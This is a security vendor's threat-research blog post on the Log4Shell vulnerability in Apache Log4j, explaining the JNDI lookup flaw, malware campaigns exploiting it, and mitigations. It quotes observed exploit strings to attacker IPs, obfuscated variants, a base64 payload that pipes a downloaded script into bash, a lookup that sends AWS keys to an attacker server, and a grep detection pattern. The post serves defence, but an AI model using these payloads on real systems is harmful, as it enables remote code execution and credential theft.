Global outbreak of Log4Shell

cybersecurity.att.com/blogs/labs-research/global-outbreak-of-log4shell

1. AT&T Cybersecurity
2. Blog

December 16, 2021 | Santiago Cortes

Executive summary

Log4Shell is a high severity vulnerability (CVE-2021-44228) impacting Apache Log4j versions 2.0 to 2.14.1. It was discovered by Chen Zhaojun of Alibaba Cloud Security Team and disclosed via the project´s GitHub repository on December 9, 2021.

Key takeaways:

- Prevalent utility Log4j across the industry allows unauthenticated remote code execution.
- The publicly available proof-of-concept and vulnerability's easy exploitability make this vulnerability particularly dangerous.
- Different opportunistic campaigns are taking advantage of the vulnerability to spread malware like botnets and miners.

Background

Log4j is an open-source Java logging utility developed by the Apache Foundation. It is widely used as a prevalent dependency in many applications and services. If exploited, the vulnerability allows for unauthenticated remote code execution, leaving services particularly exposed .

An attacker that can forge log messages or their parameters may manage to execute arbitrary code loaded from malicious LDAP servers if message lookup substitution is enabled. (LDAP, or lightweight directory access protocol, is a protocol that makes it possible for applications to query user information rapidly.) Log4j disabled this feature in version 2.15.0 in early December 2021.

Analysis

Log4j includes a lookup mechanism to retrieve information like “${java:runtime}” and “${java:os}” from the system, but also to make requests using Java Naming and Directory Interface (JNDI). The key issue is that many services may log user provided information without proper input validation. For example, URLs requested or any of its headers, such as the User-Agent used in a HTTP request, are commonly logged.

JNDI can use different service provider interfaces (SPIs) like LDAP to find and invoke objects, and as the logging information can be forged by an unauthenticated user, a vulnerable service may reach an arbitrary LDAP server under control of the attacker to invoke a malicious payload.

We can observe the growth of JNDI related scans cross the internet:



Figure 1. JNDI related scans across honeypots.

According to a Netlab blog on December 13, 2021, Netlab identified 10 different implants using the vulnerability to spread:

- Muhstik, DDoS+backdoor
- Mirai
- DDoS family Elknot
- Mining family m8220
- SitesLoader

- xmrig.pe / xmrig.ELF
- Meterpreter variants

According to Crowdstrike, their research team has identified campaigns leveraging the vulnerability consistent with advanced attackers, such as deploying web shells and conducting lateral movement.

AT&T Alien Labs has identified prevalent obfuscation techniques to avoid potential detection and protection mechanisms, like using the lookup keywords upper and lower and by using lookup arguments like "${::-j}" or, even with an extra tweak, the following lookup would be translated as a j: "*${env:ENV_NAME:-j}"*.

For example, a lookup like:

```
${jndi:ldap://193.3.19[.]159:53/c}
```

Figure 3. Exploitation example.

Could be obfuscated as:

```
${${::-j}nd${env:ENV_NAME:-i}:${lower:l}${lower:d}a${lower:p}://193.3.19[.]159:53/c}
```

Figure 4. Obfuscation example

We have also seen references of obfuscation using base64 by invoking "/Basic/Command/Base64/" in the destination, for example in the event:

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://195.54.160[.]149:12344/Basic/Command/Base64/
    KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC84OS4xODguNzYuMjUwOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0Lzg5LjE4OC43Ni4yNTA6ODApfGJhc2g=}
```

Figure 5. Base64 obfuscation example.

The base64 deobfuscates to:

```
(curl -s 195.54.160[.]149:5874/89.188.76[.]250:80 || wget -q -O- 195.54.160[.]149:5874/89.188.76[.]250:80) | bash
```

Figure 6. Deobfuscated payload.

In addition to being leveraged for obfuscation, environmental variables are being used in other ways. Sophos has reported on campaigns that are stealing AWS secrets by requesting environment variables in the lookup:

```
${jndi:ldap://malicious_ldap/${env:AWS_ACCESS_KEY_ID}}
```

Figure 7. Retrieving secrets from environment variables.

To make sure the string is evaluated, attackers are injecting the lookups in every available field inside a HTTP request. For example:

```
GET /?a=${jndi:ldap://193.3.19[.]159%:53/c} HTTP/1.1
Host: X.X.X.X:xyz
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
Accept: */*
Accept-Charset: ${jndi:ldap://193.3.19[.]159:53/c}
Accept-Datetime: ${jndi:ldap://193.3.19[.]159:53/c}
Accept-Encoding: ${jndi:ldap://193.3.19[.]159:53/c}
Accept-Language: ${jndi:ldap://193.3.19[.]159:53/c}
Cache-Control: ${jndi:ldap://193.3.19[.]159:53/c}
Cookie: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded-For: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded-For-Ip: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded-Proto: ${jndi:ldap://193.3.19[.]159:53/c}
```

Figure 8. Exploitation attempt leveraging all available fields.

Recommended actions

1. Identify if any of your servers use Log4j and patch or update Log4j to the latest version.
2. If you are unable of updating or patching, there are some workarounds recommended by Apache:
    1. Disable lookups when executing Java by adding the option:
       -Dlog4j2.formatMsgNoLookups=true
    2. Disable lookups by setting an environment variable:
       set LOG4J_FORMAT_MSG_NO_LOOKUPS=true
    3. Repackage your log4j-core-*.jar file by deleting the JNDI component:
       zip -q -d log4j-core-.jar org/apache/logging/log4j/core/lookup/JndiLookup.class*
3. Review your application logs for jndi lookups with the command:
   sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+' /var/log
4. *Review detections of suspicious child processes spawned by Java*

Conclusion

Log4Shell can potentially have a very large impact at the end of 2021, based on the number of exposed and vulnerable devices and the facility of its exploitation. In fact, it will likely be remarked as one of the most significant vulnerabilities of 2021.

AT&T Alien Labs will keep monitoring the situation and will update an OTX Pulse to keep our customers protected.

For the full report, including detection methods in use by AT&T Alien Labs for the Unified Security Management (USM) platform, click here.

Share this with others

Tags: malware, log4shell